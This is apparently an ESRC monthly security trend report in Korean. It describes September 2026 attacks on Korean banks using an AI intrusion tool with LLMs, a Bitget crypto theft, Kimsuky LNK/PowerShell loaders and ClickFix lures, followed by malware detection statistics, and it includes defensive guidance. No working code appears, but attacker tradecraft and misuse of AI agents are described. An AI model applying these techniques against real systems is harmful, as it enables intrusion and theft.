


No.205 | 2026.10

ESRC 보안동향보고서

이스트시큐리티가 제공하는 보안위협 동향과 통계,
최신 악성코드를 확인하세요.





ESRC 보안동향보고서

CONTENTS

1 보안위협 통계 및 분석

1. 보안위협 동향
 2. 알약 악성코드 탐지 통계
 3. 알약M 악성코드 탐지 통계
 4. 랜섬웨어 차단 통계
 5. 악성 이메일 통계
-

2 최신 악성코드 동향

1. 상품 파손 사칭 메일로 유포되는 다단계 정보탈취 악성코드 주의
2. 국내 의료기관을 노린 RDP 기반 Beast(GodDamn) 랜섬웨어 공격

1

보안위협 통계 및 분석

1. 보안위협 동향

2026년 9월은 AI가 공격의 보조 수단을 넘어 침투 실행 단계에 투입된 정황이 국내외에서 확인된 가운데, 백엔드 승인 체계와 보안 장비를 노린 대규모 자산 탈취, 사용자의 직접 실행을 유도하는 사회공학이 겹치며 기업 방어 체계를 압박한 시기였습니다.

특히 국내 금융기관을 겨냥한 공격에서 AI 침투 도구 'ARTEX'와 대규모 언어 모델(LLM)이 함께 쓰인 정황이 확인됐고, 북한 Kimsuky 그룹은 AI 코딩 에이전트 'opencode'로 미끼 문서를 제작했습니다. 이는 침투 자동화, 미끼 제작, 탈취 데이터의 수익화 준비 등 공격의 여러 단계에 AI가 쓰이고 있음을 보여줍니다. 글로벌 가상자산 거래소 Bitget 침해에서는 제3자 보안 장비의 제로데이로 내부 자격 증명이 확보됐고, 개인 키가 침해되지 않았음에도 약 3억 8,800만 달러가 단시간에 유출됐습니다. 한편 Reddit 공식 계정과 ChatGPT Custom GPT 같은 신뢰받는 서비스를 경유해 사용자가 직접 명령어를 실행하게 만드는 'ClickFix' 공격이 확산되면서, 악성 파일 탐지와 도메인 차단 중심의 방어는 한계를 드러냈습니다.

따라서 보안 조직은 외부 노출 자산과 API에 대한 상시 가시성을 확보하고, 엔드포인트의 명령 실행 통제와 트랜잭션 행위 감사를 포함한 제로 트러스트 거버넌스를 전사적으로 확립해야 합니다..

국내 금융기관 대상 AI 기반 침투 도구 'ARTEX' 활용 공격

2026년 9월 27일 밤 KB국민은행을 시작으로 신한은행, 하나은행, BNK부산은행 등 국내 금융기관에서 정보 유출이 잇따라 확인됐으며, 피해 기관의 전체 범위는 아직 확정되지 않았습니다. 신한은행에서는 대출모집인용 조회 서비스의 본인확인 절차가 우회되어 고객 2만 5,729명의 정보가 유출됐고, 다른 은행에서는 직원용 모바일 업무지원 시스템이 침해됐습니다. 금융보안원은 신한은행 로그와 공격자 IP 분석에서 ARTEX 사용 흔적을 확인했습니다.

CrowdStrike는 공격자가 관리하던 공개 디렉터리에서 ARTEX 설정 파일과 Claude Code 세션 기록을 발견해, ARTEX와 LLM이 함께 쓰인 정황을 분석했습니다. 해당 인프라는 홍콩 소재 주 통제 서버와 ARTEX 실행 서버로 이루어진 2서버 구조였고, ARTEX는 DeepSeek v4.1-flash를 주 LLM으로 사용했습니다. 별도의 Claude Code 세션에서는 GLM-5.3과 Grok 4.6도 쓰였으며, 한국 유출 데이터의 거래처와 텔레그램 판매 그룹을 찾는 질의가 기록돼 있었습니다. CrowdStrike는 도구 특성과 중국어 프롬프트를 근거로 중국어 사용자의 금전 동기 공격이라고 중간 수준의 확신으로 평가했으며, 특정 위협 그룹이나 국가와의 연계는 확인되지 않았습니다. 신한은행은 최초 공격 후 약 15시간, KB국민은행은 약 67시간이 지나서야 이상 접근을 인지해 AI 기반 자동화 공격에 비해 탐지가 늦었음이 드러났습니다. 또한 ARTEX 원본 저장소가 비공개로 전환된 뒤에도 안랩 ASEC 분석에서 복제본과 변종 50개 이상, 한국어 현지화 변종 5개가 확인되어 모방 공격의 위험이 남아 있습니다.

따라서 금융권은 인터넷에 노출된 자산과 관리 인터페이스를 전수 점검하고, 외부 접속이 허용된 업무 시스템의 인증 우회 가능성을 검증해야 합니다. API에는 강력한 인증과 호출량 제한을 적용하고, ARTEX 사용 여부에 의존하지 않고 비정상 API 호출, 이상 명령 실행, 대량 데이터 반출 같은 실제 행위를 탐지해 위험 시 자동 격리하는 관제 체계와 기관 간 위협 정보 공유 체계를 고도화해야 합니다.

북한 연계 위협 행위자, Bitget 거래소 침해 및 약 3억 8,800만 달러 규모 가상자산 탈취

2026년 9월 24일 글로벌 가상자산 거래소 Bitget에서 핫·웜월렛의 자금이 비인가 이체로 빠져나갔습니다. 초기 발표 피해액은 약 3억 5,160만 달러였고 이후 약 3억 8,800만 달러(Chainalysis 집계 약 3억 8,700만 달러)로 상향됐습니다. 콜드월렛은 영향을 받지 않았고, Bitget은 보호기금으로 손실을 보전하겠다고 밝혔습니다.

Bitget이 공개한 Mandiant와 SlowMist의 조사에 따르면 공격자는 제로데이 결함이 있는 서드파티 보안 장비 2대를 침해했고, 그중 한 대에 웹셸을 설치한 뒤 지갑 운영 서버로 횡적 이동했습니다. 가장 이른 악성 활동은 8월 31일입니다. 이렇게 확보한 높은 권한의 내부 자격 증명으로 지갑 백엔드에 위조 출금 명령이 주입됐고, 공격자는 위험 통제 임계값 아래의 소액 시험 이체 2건을 먼저 보낸 뒤 약 30분 후 대규모 출금을 시작했습니다. 이 출금은 위험 통제를 우회했으며, Bitget은 지금까지의 조사에서 개인 키 침해 정황은 없다고 밝혔습니다. Chainalysis는 이 사건을 북한 연계 행위자에 의한 탈취로 귀속했고, Bitget도 공격 방식이 북한 해킹 조직의 알려진 패턴과 매우 일치한다고 설명했습니다. 탈취 자금은 초기 3시간 동안 23건의 이체를 통해 이더리움(49.7%), XRP(40.8%), Zcash(7.6%), Tron(1.8%)에 분산됐고, 이후 크로스체인 유동성-메시징 프로토콜과 즉시 교환 서비스, 자금 세탁 서비스를 거쳐 이동했습니다. 이번 사건으로 2026년 북한 연계 행위자의 누적 탈취액은 10억 달러를 넘었습니다. 개인 키를 직접 탈취하지 않아도 백엔드 승인 경로와 제3자 보안 장비가 침해되면 대규모 자산이 인출될 수 있다는 점이 핵심입니다.

따라서 거래소와 핀테크 기업은 대규모 이체에 거래 데이터와 별개의 독립된 대역 외 승인 절차를 적용하고, 승인 권한 분리와 최소 권한 원칙을 확립해야 합니다. 보안 장비도 핵심 자산으로 분류해 노출과 취약점을 상시 점검하고, 온체인 이상 징후와 내부 시스템 감사 로그를 연계해 비인가 대량 이체가 발생하면 즉시 거래를 보류하고 시스템을 격리할 수 있는 체계를 갖춰야 합니다.

Kimsuky 그룹의 AI 에이전트 'opencode' 활용 및 LNK 기반 공격

2026년 9월 7일 지니언스 시큐리티 센터(GSC)는 북한 연계 위협 그룹 Kimsuky의 GitHub 기반 C2 공격인 'Operation GitPower'의 진화한 변종을 분석하고, AI 코딩 에이전트 'opencode'로 미끼 문서를 제작한 정황을 공개했습니다. 분석 대상은 2026년 8월 11일부터 19일 사이 수집된 악성 LNK 13종으로, 파일명은 자금 집행, 보험료 납부, 정책자금, 카드 결제 등 금융·기업 실무 문서로 위장했습니다. 지니언스는 미끼 주제가 기존의 외교·안보·학술에서 금융기관과 기업 실무자로 넓어졌다고 분석했으며, 당 팀의 위협 헌팅에서도 9월 내내 유사한 금융 실무형 LNK가 포착됐습니다. 일부 미끼 PDF의 메타데이터(Creator/Producer)에는 'opencode'가 기록돼 있었고, 해당 문서 4종은 생성 시각이 초 단위까지 일치했으며 본문에 '임시값' 같은 미치한 플레이스홀더가 남아 있어 LLM이 만든 초안이 검수 없이 쓰인 정황이 드러났습니다. 다른 계열은 HTML을 생성한 뒤 HeadlessChrome으로 PDF를 변환했고, 수집한 미끼 29개 중 고유 문서는 11종으로 같은 문서를 파일명만 바꿔 재배포한 것으로 확인됐습니다.

LNK는 Chrome 아이콘과 '한글 문서' 속성 설명을 위조하고 약 300개의 공백으로 실행 인수를 가립니다. 압축 해제 후 LNK를 실행하면 5,800~9,500자 규모의 난독화된 PowerShell 로더가 동작해, GitHub PAT로 Raw Content 경로에서 미끼 문서와 후속 명령을 받습니다. 지속성은 BitLocker, MATLAB 등을 오타 형태로 흉내 낸 숨

김 예약 작업으로 확보하고, 일부 변종은 분석 도구를 확인해 실행을 멈추거나 PowerShell 명령 기록을 삭제합니다. 또한 Pastebin 을 2 단계 코드 전달 채널로 병행하고 미끼 형식도 XLSX 와 PNG 로 넓혀, 도메인 차단만으로는 C2 를 무력화하기 어렵습니다.

따라서 기업은 AppLocker 나 WDAC 로 LNK 와 이를 통한 PowerShell 실행을 통제하고, 스크립트 블록 로깅과 AMSI 를 활성화해야 합니다. 압축 해제 직후의 LNK 실행, 업무와 무관한 PAT 헤더로 raw.githubusercontent.com 에 접근하는 PowerShell, 예약 작업 생성을 하나의 흐름으로 묶어 탐지하고, 확인된 GitHub 계정과 Pastebin 주소는 차단해야 합니다.

가짜 CAPTCHA 및 시스템 오류를 악용하는 'ClickFix' 공격 확산

2026 년 9 월 ClickFix 는 보안 검증이나 브라우저 오류 해결을 내세워 사용자가 PowerShell 이나 터미널에 악성 명령을 직접 붙여넣게 만드는 사회공학으로 기업의 주요 초기 침투 경로가 됐습니다. CTM360 보고서는 Microsoft Defender Experts 의 2025 년 초기 침투 사례 중 47%가 ClickFix 였다는 수치를 인용했고, 가짜 Cloudflare 검증 페이지를 제공하는 감염 URL 1 만 7,000 개 이상을 분석했습니다. 이 가운데 약 3,000 개는 작성 시점에도 유인 페이지를 제공하고 있었습니다. 침해된 WordPress 사이트에 삽입된 스크립트에는 공격자 도메인이 없고, 방문자의 브라우저가 Polygon 스마트 컨트랙트(EtherHiding)를 조회해 현재 유인 호스트를 받아오므로 도메인 차단이 사실상 무의미합니다. 분석된 체인은 서명된 Microsoft 프로세스를 DLL 사이드로딩으로 이용해 Vidar Stealer 를 실행하는 데까지 이어졌습니다.

신뢰받는 채널의 악용도 두드러졌습니다. PasteSwitch 캠페인에서는 탈취된 HBO Max 공식 Reddit 계정으로 48 시간 동안 악성 광고 108 건이 집행됐고, 방문 기기에 따라 macOS 에는 MacSync 와 AMOS 가, Windows 에는 Amatera Stealer 와 암호화폐 주소 하이재커가 전달됐습니다. Huntress 는 'Plus 5.6'이라는 ChatGPT Custom GPT 가 Google 검색 광고로 피해자를 끌어들인 뒤 Cloudflare 검증을 가장한 Google Sites 페이지로 안내하고, Canon 및 이후 Stardock 서명 애플리케이션의 DLL 사이드로딩으로 RAT 를 설치한 사례를 분석했습니다.

이 공격은 사용자의 직접 실행에 의존하는 만큼 단일 백신이나 그룹 정책만으로는 막기 어렵습니다. 따라서 관리형 브라우저에서 웹페이지의 클립보드 쓰기를 기본 차단하고, 스크립트 인터프리터의 외부 통신을 프록시로 제한해야 합니다. 엔드포인트에서는 브라우저 직후 실행되는 명령 셸, 임시 폴더의 GUID 명명 MSI 설치, 서명 프로그램의 비정상 경로 실행, 예약 작업과 Run 키 등록을 함께 탐지하고, 임직원에게는 웹페이지가 요구하는 명령 복사·실행을 따르지 않도록 모의 훈련으로 교육해야 합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP 15

9 월 한 달 간 악성코드 탐지 건수는 전월(1,030,520 건) 대비 약 73.2% 증가한 1,785,130 건을 기록하였습니다. 1 위 Trojan.Loader.Reflective 는 637,113 건으로 전월(106,303 건) 대비 약 499.3% 급증하며 3 계단 상승해 정상에 올랐고, 2 위 Trojan.Loader.Locust 는 588,768 건으로 전월(234,760 건) 대비 약 150.8% 증가하며 2위를 유지했습니다. 이 두 진단명만으로 전체의 약 68.7%를 점유했습니다.

이달 가장 두드러진 변화는 로더(Loader) 계열의 폭발적인 증가입니다. 지난달 4 위였던 Trojan.Loader.Reflective 와 2 위 Trojan.Loader.Locust 의 합계 탐지량은 1,225,881 건에 달해 로더 계열이 전체 탐지량의 약 68.7%를 차지하며 시장을 압도했습니다. 반면 지난달 1 위였던 Gen:Variant.Yogi.17659 는 199,403 건으로 전월(324,219 건) 대비 약 38.5% 감소하며 3 위로 내려앉았고 전체의 약 11.2%를 점유했습니다.

또한 신규 진단명(NEW) 9 종이 한꺼번에 상위권에 진입해 전체의 약 15.4%(274,487 건)를 기록했으며, 이 가운데 5 종이 자바스크립트 기반 진단명(GT:JS.MeadowLocust 계열)으로 합계 159,218 건, 약 8.9%를 차지했습니다. Exploit.CVE-2010-2568.Gen 은 59,166 건으로 전월(40,820 건) 대비 약 44.9% 증가하며 5 위로 한 계단 상승했습니다. 결과적으로 이번 달은 전월 1 위였던 진단명이 소강 국면에 접어든 대신 로더 계열의 대량 유입이 전면부에 부상하고 자바스크립트 기반 악성코드가 지속적으로 유입된 것으로 분석됩니다.


순위	등락	악성코드 진단명	카테고리	합계
1	↑3	Trojan.Loader.Reflective	TROJAN	637,113
2	-	Trojan.Loader.Locust	TROJAN	588,768
3	↓2	Gen:Variant.Yogi.17659	ETC	199,403
4	NEW	Misc.Riskware.Proxyware	ETC	67,880
5	↑1	Exploit.CVE-2010-2568.Gen	EXPLOIT	59,166
6	NEW	GT:JS.MeadowLocust.4.BDCE7035	TROJAN	57,596
7	NEW	GT:JS.MeadowLocust.4.8C52216C	TROJAN	38,950
8	NEW	GT:JS.MeadowLocust.4.0B770935	TROJAN	22,679
9	NEW	Adware.GenericKD.61157670	ADWARE	21,510
10	NEW	GT:JS.MeadowLocust.4.3D4040CC	TROJAN	21,208
11	NEW	GT:JS.MeadowLocust.4.77F8D472	TROJAN	18,785
12	↑2	Misc.Keygen	ETC	14,261
13	NEW	Generic.PhpSmlEvI.A.06BC46C9	ETC	13,295
14	NEW	Worm.ACAD.Bursted	WORM	12,584
15	↓2	Misc.HackTool.AutoKMS	ETC	11,932

*자재 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위

2026년 9월 1일 ~ 2026년 9월 30일


악성코드 유형별 비율

악성코드 유형별 감염 비율을 분석한 결과, 트로이목마(Trojan) 유형이 77.6%로 1위를 차지하였으며, 그 뒤를 이어 기타(ETC)가 17.2%, 취약점(Exploit)은 3.3%, 애드웨어(Adware)는 1.2%, 웜(Worm)은 0.7%를 차지하였습니다.



카테고리별 악성코드 비율 전월 비교

2026년 9월에는 8월과 비교하여 트로이목마(Trojan) 유형이 33% 증가하였습니다. 반면 기타(ETC) 유형은 31% 감소하였으며, 취약점(Exploit) 유형은 1%, 애드웨어(Adware) 유형은 1% 감소하였습니다. 한편 웜(Worm) 유형은 전월 대비 1% 증가하였고, 스파이웨어(Spyware) 유형은 1% 감소하였습니다. 하이재커(Hijacker), 바이러스(Virus), 백도어(Backdoor), 호스트파일(Host) 유형은 전월과 동일한 수준(0%)을 유지하였습니다.



3. 알약M 악성코드 탐지 통계

감염 악성코드 TOP15

9 월 한 달간 모바일 악성코드 탐지 건수(상위 15 개 기준)는 전월(22,720 건) 대비 약 43.8% 감소한 12,769 건을 기록하였습니다. 지난달 2 위였던 Android.Riskware.Agent 는 3,480 건으로 전월(4,413 건) 대비 21.1% 감소했으나 1 위 자리를 탈환했고, 지난달 1 위였던 Android.Riskware.Generic 은 2,021 건으로 75.5% 급감하며 2 위로 내려앉았습니다. 두 진단명의 점유율은 전체의 약 43.1%를 차지해 전월(약 55.7%) 대비 상위권 편중 현상이 다소 완화되었습니다.

이달 가장 두드러진 변화는 트로이목마 계열의 선별적 급증과 유형 재편입니다. 8 월 15 위였던 Android.Trojan.Banker 는 323 건에서 523 건으로 61.9% 급증하며 7 위로 8 계단 뛰어올랐습니다. 반면 지난달 4 위로 급등했던 Android.Trojan.Agent 는 1,187 건에서 386 건으로 67.5% 급감하며 14 위로 10 계단 밀려났습니다. 광고성 계열 역시 감소세를 지속해 Android.Adware.Agent 가 580 건에서 239 건으로 58.8% 줄며 10 위에서 15 위로 하락했고, Android.Adware.Mulad 는 128 건으로 68.6% 감소하며 14 위에서 순위권 밖(20위)으로 밀려났습니다. 새롭게 진입한 악성코드로는 Android.Riskware.Dropper(4 위)를 비롯해 Android.Trojan.SpyAgent(9 위), Android.Riskware.Downloader(10 위), Android.Trojan.SmsSpy(11 위)가 있으며, 8 월 6 위였던 Android.Riskware.HiddenAds 는 1,231 건으로 27.0% 증가하며 3 위로 올라섰습니다. 이에 따라 카테고리 비중은 Riskware 가 83.8%에서 77.7%로 축소된 반면 트로이목마는 6.6%에서 14.4%로 반등하였고, 애드웨어는 4.3%에서 1.9%로 더욱 축소되었습니다.

결과적으로 이번 달은 포괄적 위험군과 가짜 앱의 탐지량이 크게 줄어든 대신, 유포 매개체 역할을 하는 Dropper-Downloader 와 Banker-SpyAgent-SmsSpy 성격의 트로이목마가 순위권에 대거 진입하면서 실질적 위협을 가하는 공격 유형이 다시 고개를 드는 흐름을 보였습니다.

순위	등락	악성코드 진단명	카테고리	합계
1	↑1	Android.Riskware.Agent	Riskware	3,480
2	↓1	Android.Riskware.Generic	Riskware	2,021
3	↑3	Android.Riskware.HiddenAds	Riskware	1,231
4	NEW	Android.Riskware.Dropper	Riskware	885
5	-	Android.Monitor.Mspy	Monitor	776
6	↑1	Android.Riskware.LauncherAds	Riskware	543
7	↑8	Android.Trojan.Banker	Trojan	523
8	↓5	Android.Riskware.FakeApp	Riskware	495
9	NEW	Android.Trojan.SpyAgent	Trojan	495
10	NEW	Android.Riskware.Downloader	Riskware	449
11	NEW	Android.Trojan.SmsSpy	Trojan	432
12	-	Android.Riskware.PackMal	Riskware	419
13	↓2	Android.Riskware.HackTool	Riskware	395
14	↓10	Android.Trojan.Agent	Trojan	386
15	↓5	Android.Adware.Agent	Adware	239

*자세 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2026년 9월 1일 ~ 2026년 9월 30일


4. 랜섬웨어 차단 통계

9월 랜섬웨어 차단 통계

2026년 9월 한 달간 랜섬웨어 차단 건수는 총 15,602 건, 일평균 520 건을 기록하였으며, 평일과 주말 간의 확연한 주기적 패턴이 관찰되었습니다. 차단 건수는 평일에 580~690 건 수준의 높은 수치를 유지하며, 9월 14 일에는 월중 최고치인 691 건을 기록했습니다. 반면 주말에는 차단량이 240~390 건대 수준으로 감소하는 양상을 보였으며, 9월 25 일에는 월중 최저치인 229 건까지 떨어졌습니다.

평일 평균(명절/연휴 24~25일 제외)은 630 건, 주말 평균(8일)은 315 건으로 약 2배의 격차가 확인되었습니다. 또한 9월 24일부터 27일까지는 242 건, 229 건, 242 건, 281 건으로 나흘 연속 300 건 미만을 기록했는데, 이는 추석 연휴 및 주말 영향으로 차단량이 크게 감소한 결과로 분석됩니다.

